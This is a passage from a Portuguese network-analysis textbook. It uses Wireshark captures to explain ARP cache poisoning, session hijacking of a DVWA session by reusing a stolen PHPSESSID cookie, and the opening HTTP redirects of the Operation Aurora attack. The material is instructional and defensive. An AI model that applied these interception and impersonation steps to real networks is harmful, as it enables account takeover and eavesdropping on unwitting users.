Esse pacote é seguido de uma resposta do alvo para o invasor contendo informações sobre seu endereço MAC v. A verdadeira mágica nesse caso ocorre no pacote 56, em que o invasor envia um pacote para o alvo com uma resposta ARP que não foi solicitada, informando-lhe que 172.16.0.1 está localizado em seu endereço MAC 00:25:b3:bf:91:ee. O problema é que o endereço MAC de 172.16.0.1 não é 00:25:b3:bf:91:ee, mas 00:26:0b:31:07:33. Sabemos disso porque vimos o roteador em 172.16.0.1 se comunicando com o alvo antes na captura de pacotes. Como o protocolo ARP não tem segurança inerente (ele aceita atualizações não solicitadas em sua tabela ARP), o alvo agora passará a enviar para o invasor o tráfego que deveria ser encaminhado para o roteador.

**NOTA** *Como essa captura de pacotes foi obtida na máquina do alvo, na verdade você não vê todo o quadro geral. Para que esse ataque funcione, o invasor deve enviar a mesma sequência de pacotes para o roteador a fim de enganá-lo e fazê-lo pensar que o invasor, na verdade, é o alvo, mas teríamos de obter outra captura de pacotes do roteador (ou do invasor) para ver esses pacotes.*

Depois que tanto o alvo quanto o roteador forem enganados, a comunicação entre eles fluirá através do invasor, conforme ilustrado na Figura 12.10.




Figura 12.10 – Envenenamento de cache ARP como um ataque MITM.

O pacote 57 confirma o sucesso desse ataque. Se compararmos esse pacote com aquele enviado antes do misterioso tráfego ARP, como o pacote 40 (veja a Figura 12.11), veremos que o endereço IP do servidor remoto (Google) permanece o mesmo v, porém o endereço MAC do alvo mudou u. Essa mudança no endereço MAC nos informa que o tráfego agora está sendo roteado através do invasor antes de chegar ao roteador.

```

Wireshark - Packet 40 · arp poison
> Frame 40: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
  ✓ Ethernet II, Src: Dell_c0:56:f0 (00:21:70:c0:56:f0), Dst: CiscoInc_31:07:33 (00:26:0b:31:07:33)
    > Destination: CiscoInc_31:07:33 (00:26:0b:31:07:33) ❶
    > Source: Dell_c0:56:f0 (00:21:70:c0:56:f0)
      Type: IPv4 (0x0800)
  ✓ Internet Protocol Version 4, Src: 172.16.0.107, Dst: 74.125.95.147
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 52
    Identification: 0x97bf (38847)
    Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x4c79 [validation disabled]
    Source: 172.16.0.107
    Destination: 74.125.95.147 ❷
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
  > Transmission Control Protocol, Src Port: 45692 (45692), Dst Port: 80 (80), Seq: 619079507, Ack: 2814360513, Len: 0
No.: 40 · Timer: 0.000013 · Source: 172.16.0.107 · Source MAC: Dell_c0:56:f0 · Destination: 74.125.95.147 · ... col: TCP · Info: 45692 → 80 [ACK] Seq=619079507 Ack=2814360513 Win=6912 Len=0 TSeq=321
  Close Help

Wireshark - Packet 57 · arp poison
> Frame 57: 960 bytes on wire (7680 bits), 960 bytes captured (7680 bits) on interface 0
  ✓ Ethernet II, Src: Dell_c0:56:f0 (00:21:70:c0:56:f0), Dst: HewlettP_bf:91:ee (00:25:b3:bf:91:ee)
    > Destination: HewlettP_bf:91:ee (00:25:b3:bf:91:ee) ❶
    > Source: Dell_c0:56:f0 (00:21:70:c0:56:f0)
      Type: IPv4 (0x0800)
  ✓ Internet Protocol Version 4, Src: 172.16.0.107, Dst: 74.125.95.147
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 946
    Identification: 0x3af1 (15089)
    Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0xa5c9 [validation disabled]
    Source: 172.16.0.107
    Destination: 74.125.95.147 ❷
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
  > Transmission Control Protocol, Src Port: 45691 (45691), Dst Port: 80 (80), Seq: 609865591, Ack: 1647620296, Len: 894
  > Hypertext Transfer Protocol
No.: 57 · Timer: 1.906795 · Source: 172.16.0.107 · Source MAC: Dell_c0:56:f0 · Destination: 74.125.95.147 · q=8&q_l=0&q_r=8&p=57d9c86769d1bf048tch=1&ach=1&pai=dNQ_TDqjUY_EM_Sa8JwH12792515729190 HTT
  Close Help

```

*Figura 12.11 – A mudança no endereço MAC do alvo mostra que esse ataque foi um sucesso.*

Como esse ataque é util, é muito difícil detectá-lo. Para descobri-lo, geralmente será necessária a ajuda de um IDS configurado especificamente para isso ou de um software executando em dispositivos projetados para detectar mudanças súbitas nas entradas da tabela ARP. Como será mais provável que você use envenenamento de cache ARP para capturar pacotes nas redes que estiver analisando, é importante saber como essa técnica pode ser usada contra você também.

## Sequestro de sessão

Agora que você já sabe como o envenenamento de cache ARP pode ser usado maliciosamente, gostaria de mostrar uma técnica que pode tirar proveito dele: o sequestro de sessão (session hijacking). No sequestro de sessão, um invasor compromete um cookie

de sessão HTTP, que conhceremos melhor em breve, e o utiliza para personificar outro usuário. Para fazer isso, um invasor pode usar envenenamento de cache ARP a fim de interceptar o tráfego de um alvo e encontrar informações relevantes sobre cookies de sessão. O invasor pode então utilizar essas informações para acessar a aplicação web alvo como se fosse o usuário-alvo.

Esse cenário começa com o arquivo *sessionhijacking.pcapng*. Essa captura contém o tráfego de um alvo (172.16.16.164) se comunicando com uma aplicação web (172.16.16.181). Sem que o alvo saiba, ele se tornou vítima de um invasor (172.16.16.154), que está ativamente interceptando suas comunicações. Esses pacotes foram coletados do ponto de vista do servidor web, que provavelmente terá o mesmo ponto de vista que um sistema de defesa teria caso um ataque de sequestro de sessão fosse usado contra a infraestrutura de seus servidores.

**NOTA** A aplicação web acessada nesse caso se chama DVWA (*Damn Vulnerable Web Application*). Ela é propositalmente vulnerável a vários tipos de ataques e é utilizada com frequência como uma ferramenta de aprendizado. Se quiser saber mais sobre ataques a aplicações web ou investigar pacotes associados a eles, você poderá conhecer melhor o DVWA acessando <http://www.dvwa.co.uk/>.

O tráfego nessa captura é constituído principalmente de duas conversas. A primeira é a comunicação do alvo para o servidor web, que pode ser isolada com o filtro ip.addr == 172.16.16.164 && ip.addr == 172.16.16.181. Essa comunicação representa o tráfego usual de navegação web e não há nada de especial nela. O valor do cookie nas requisições é de interesse particular. Por exemplo, se observarmos uma requisição GET como a que está no pacote 14, veremos o cookie listado na janela Packet Details (Detalhes do pacote), como mostra a Figura 12.12. Nesse caso, o cookie identifica o ID de sessão com um valor de PHPSESSID igual a ncobrqr7fj2a2sinddtk567q4 u.




Figura 12.12 – Visualizando o cookie de sessão do alvo.

Os sites usam cookies para ter conhecimento das sessões de hosts individuais. Quando um novo visitante acessa um site, ele recebe um ID de sessão que o identifica unicamente (o PHPSESSID). Para fazer autenticação, muitas aplicações esperam até que um usuário com um ID de sessão tenha sido autenticado com sucesso junto à aplicação e então criam um registro no banco de dados reconhecendo esse ID como representativo de uma sessão autenticada. Qualquer usuário com esse ID será capaz de acessar a aplicação com essa autenticação. É claro que os desenvolvedores querem acreditar que apenas um único usuário teria um ID específico, pois os IDs são gerados unicamente. Porém, esse método de tratar IDs de sessão não é seguro, pois permite que um usuário malicioso roube o ID de outro usuário e o utilize para personificá-lo. Há métodos que podem ser usados para evitar as técnicas de sequestro de sessão, mas muitos sites, incluindo o DVWA, continuam vulneráveis.

O alvo não percebe que seu tráfego está sendo interceptado por um invasor ou que o invasor tem acesso ao cookie de sessão, como mostra a Figura 12.12. Tudo que o invasor precisa fazer é se comunicar com o servidor web usando o valor desse cookie. Essa tarefa pode ser realizada com determinados tipos de servidores proxy, mas é facilitada pelo uso de plugins de navegador como o Cookie Manager para Chrome. Usando esse plugin, o invasor pode especificar o valor de PHPSESSID obtido do tráfego do alvo, como mostra a Figura 12.13.



Figura 12.13 – Usando o plugin Cookie Manager para personificar o alvo.

Se você limpar o filtro anteriormente aplicado ao arquivo de captura e começar a fazer rolagens para baixo, em algum momento você verá o endereço IP do invasor se comunicando com o servidor web. Sua visão pode ser limitada a essa comunicação com o filtro ip.addr == 172.16.16.154 && ip.addr == 172.16.16.181.

Antes de explorar melhor esses dados, vamos acrescentar uma coluna para mostrar os valores de cookie no painel Packet List (Lista de pacotes). Se você adicionou colunas

como parte da seção anterior sobre envenenamento de cache ARP, remova-as antes. Em seguida, prossiga usando as instruções da seção sobre envenenamento de cache ARP para adicionar um novo campo de coluna personalizado, baseado no nome de campo http.cookie\_pair. Depois de ter adicionado a coluna, posicione-a após o campo Destination (Destino). Sua tela deverá ter a aparência mostrada na Figura 12.14.

Com as novas colunas configuradas, modifique o filtro de exibição para que mostre somente as requisições HTTP, pois a comunicação TCP não é conveniente nesse caso. O novo filtro é (ip.addr==172.16.16.154 && ip.addr==172.16.16.181) && (http.request.method || http.response.code). A Figura 12.15 mostra os pacotes resultantes.

Você está agora observando a comunicação entre o invasor e o servidor. Nos quatro primeiros pacotes, o invasor solicita o diretório /dvwa/ u e recebe um código de resposta 302 de volta, que é um método usual utilizado pelos servidores web a fim de redirecionar visitantes para URLs diferentes em um servidor. Nesse caso, o invasor é redirecionado para a página de login em /dvwa/login.php v. A máquina do invasor solicita a página de login w, que é devolvida com sucesso x. As duas requisições utilizam o ID de sessão lup70ajeuodkrhrvbmstgrd71.




Figura 12.14 – Configurando colunas para investigar um sequestro de sessão.

No.	Time	Source	Destination	Cookie pair	Protocol	Info
77	16.563004	172.16.16.154	172.16.16.181	security=low,PHPSESSID=lup70ajeuodkrhrvbmstgrd71	HTTP	① GET /dvwa/ HTTP/1.1
79	16.565584	172.16.16.181	172.16.16.154		HTTP	HTTP/1.1 302 Found ②
80	16.570187	172.16.16.154	172.16.16.181	security=low,PHPSESSID=lup70ajeuodkrhrvbmstgrd71	HTTP	③ GET /dvwa/login.php HTTP/1.1
81	16.575123	172.16.16.181	172.16.16.154		HTTP	HTTP/1.1 200 OK (text/html) ④
115	60.040166	172.16.16.154	172.16.16.181	security=low,PHPSESSID=ncobrqrb7fj2a2sinddtk567q4	HTTP	⑤ GET /dvwa/ HTTP/1.1
118	60.042241	172.16.16.181	172.16.16.154		HTTP	HTTP/1.1 200 OK (text/html) ⑥
120	64.292056	172.16.16.154	172.16.16.181	security=low,PHPSESSID=ncobrqrb7fj2a2sinddtk567q4	HTTP	⑦ GET /dvwa/setup.php HTTP/1.1
122	64.293401	172.16.16.181	172.16.16.154		HTTP	HTTP/1.1 200 OK (text/html) ⑧

Figura 12.15 – Invasor personificando o usuário-alvo.

Depois disso, há uma nova requisição para o diretório /dvwa/, mas dessa vez observe o ID de sessão diferente y. O ID de sessão agora é ncobrqrb7fj2a2sinddtk567q4, que é o

mesmo usado antes pelo alvo. Isso mostra que o invasor manipulou o tráfego a fim de usar o ID roubado. Em vez de ser redirecionado para a página de login, a requisição é atendida com um código de status HTTP 200, e a página é disponibilizada como o alvo autenticado a veria z. O invasor navega para outra página, *dvwa/setup.php*, usando o ID do alvo {}, e essa página também é devolvida com sucesso |. O invasor está navegando pela página do DVWA como se estivesse autenticado como o alvo. Tudo isso ocorre sem que o nome de usuário ou a senha do alvo sejam conhecidos.

Esse é apenas um exemplo de como um invasor pode transformar a análise de pacotes em uma ferramenta de ataque. Em geral, é seguro supor que se um invasor pode ver os pacotes associados à sua comunicação, algum tipo de atividade maliciosa poderá resultar disso. Esse é um dos motivos pelos quais os profissionais de segurança defendem que dados em trânsito devem ser protegidos com criptografia.

## Malware

Embora softwares perfeitamente legítimos possam ser usados para propósitos maliciosos, malware é um termo geralmente reservado a códigos escritos especificamente com intenção maliciosa. Um malware pode assumir muitas formas e formatos, inclusive de worms que se propagam automaticamente ou cavalos de Troia que se disfarçam de softwares legítimos. Do ponto de vista de um sistema de defesa de rede, a maioria dos malwares não é descoberta nem conhecida até que eles possam ser capturados e analisados. Essa análise envolve vários passos, incluindo um que se concentra em uma análise comportamental dos padrões de comunicação em rede do malware. Em alguns casos, a análise ocorre em um laboratório forense de engenharia reversa de malwares, porém com frequência ocorrerá por aí, quando um analista de segurança descobre que um dispositivo de sua rede foi infectado.

Nesta seção, veremos alguns exemplos de malwares reais e seus comportamentos, conforme observados por meio de pacotes.

## Operação Aurora

Em janeiro de 2010, descobriu-se que a Operação Aurora (Operation Aurora) havia explorado uma vulnerabilidade do Internet Explorer que era desconhecida na época. Essa vulnerabilidade permitia que os invasores tivessem controle remoto das máquinas-alvos do Google, entre outras empresas.

Para que esse código malicioso fosse executado, bastava que um usuário visitasse um site usando uma versão vulnerável do Internet Explorer. Os invasores então tinham acesso imediato à máquina do usuário, com os mesmos privilégios do usuário logado. Um spear phishing, por meio do qual os invasores enviam uma mensagem de email criada para fazer os destinatários clicarem em um link que conduz a um site malicioso, foi usado para enganar os alvos.

No caso do Aurora, acompanharemos essa história assim que o usuário visado clicar no

link do email de spear phishing. Os pacotes resultantes estão no arquivo aurora.pcapng.

Essa captura começa com um handshake de três vias entre o alvo (192.168.100.206) e o invasor (192.168.100.202). A conexão inicial é feita na porta 80, o que poderia nos levar a crer que esse é um tráfego HTTP. Essa suposição é confirmada no quarto pacote, que é uma requisição HTTP GET para /info u, como mostra a Figura 12.16.




Figura 12.16 – O alvo faz uma requisição GET para /info.

Como vemos na Figura 12.17, a máquina do invasor confirma a recepção da requisição GET e informa um código de resposta 302 (Moved Temporarily, ou Temporariamente movido) no pacote 6 u – código de resposta comumente utilizado para redirecionar um navegador para outra página, como é o caso aqui. Juntamente com o código de resposta 302, um campo Location (Localidade) especifica o local /info?rFfWELUjLJHpP v.




Figura 12.17 – O navegador do cliente é redirecionado com este pacote.

Após receber o pacote HTTP 302, o cliente inicia outra requisição GET para o URL

/info?rFfWELUjLJHpP no pacote 7, para o qual um ACK é recebido no pacote 8. Após o ACK, os próximos pacotes representam dados sendo transferidos do invasor para o alvo. Para observar melhor esses dados, clique em um dos pacotes do stream com o botão direito do mouse, como no pacote 9, e selecione **FollowTCP Stream** (SeguirStreamTCP). Nesse stream resultante, vemos a requisição GET inicial, o redirecionamento 302 e a segunda requisição GET, como mostra a Figura 12.18.

```

GET /info HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, /*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 192.168.100.202
Connection: Keep-Alive

HTTP/1.1 302 Moved
Content-Type: text/html
Location: /info?rFfWELUjLJHpP
Connection: Keep-Alive
Server: Apache
Content-Length: 0

GET /info?rFfWELUjLJHpP HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, /*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 192.168.100.202
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/html
Pragma: no-cache
Connection: Keep-Alive
Server: Apache
Content-Length: 11266

```

*Figura 12.18 – Stream de dados sendo transmitido para o cliente.*

Depois disso, a situação começa a ficar realmente estranha. O invasor responde à requisição GET com um conteúdo de aparência bem esquisita, cuja primeira seção é mostrada na Figura 12.19.

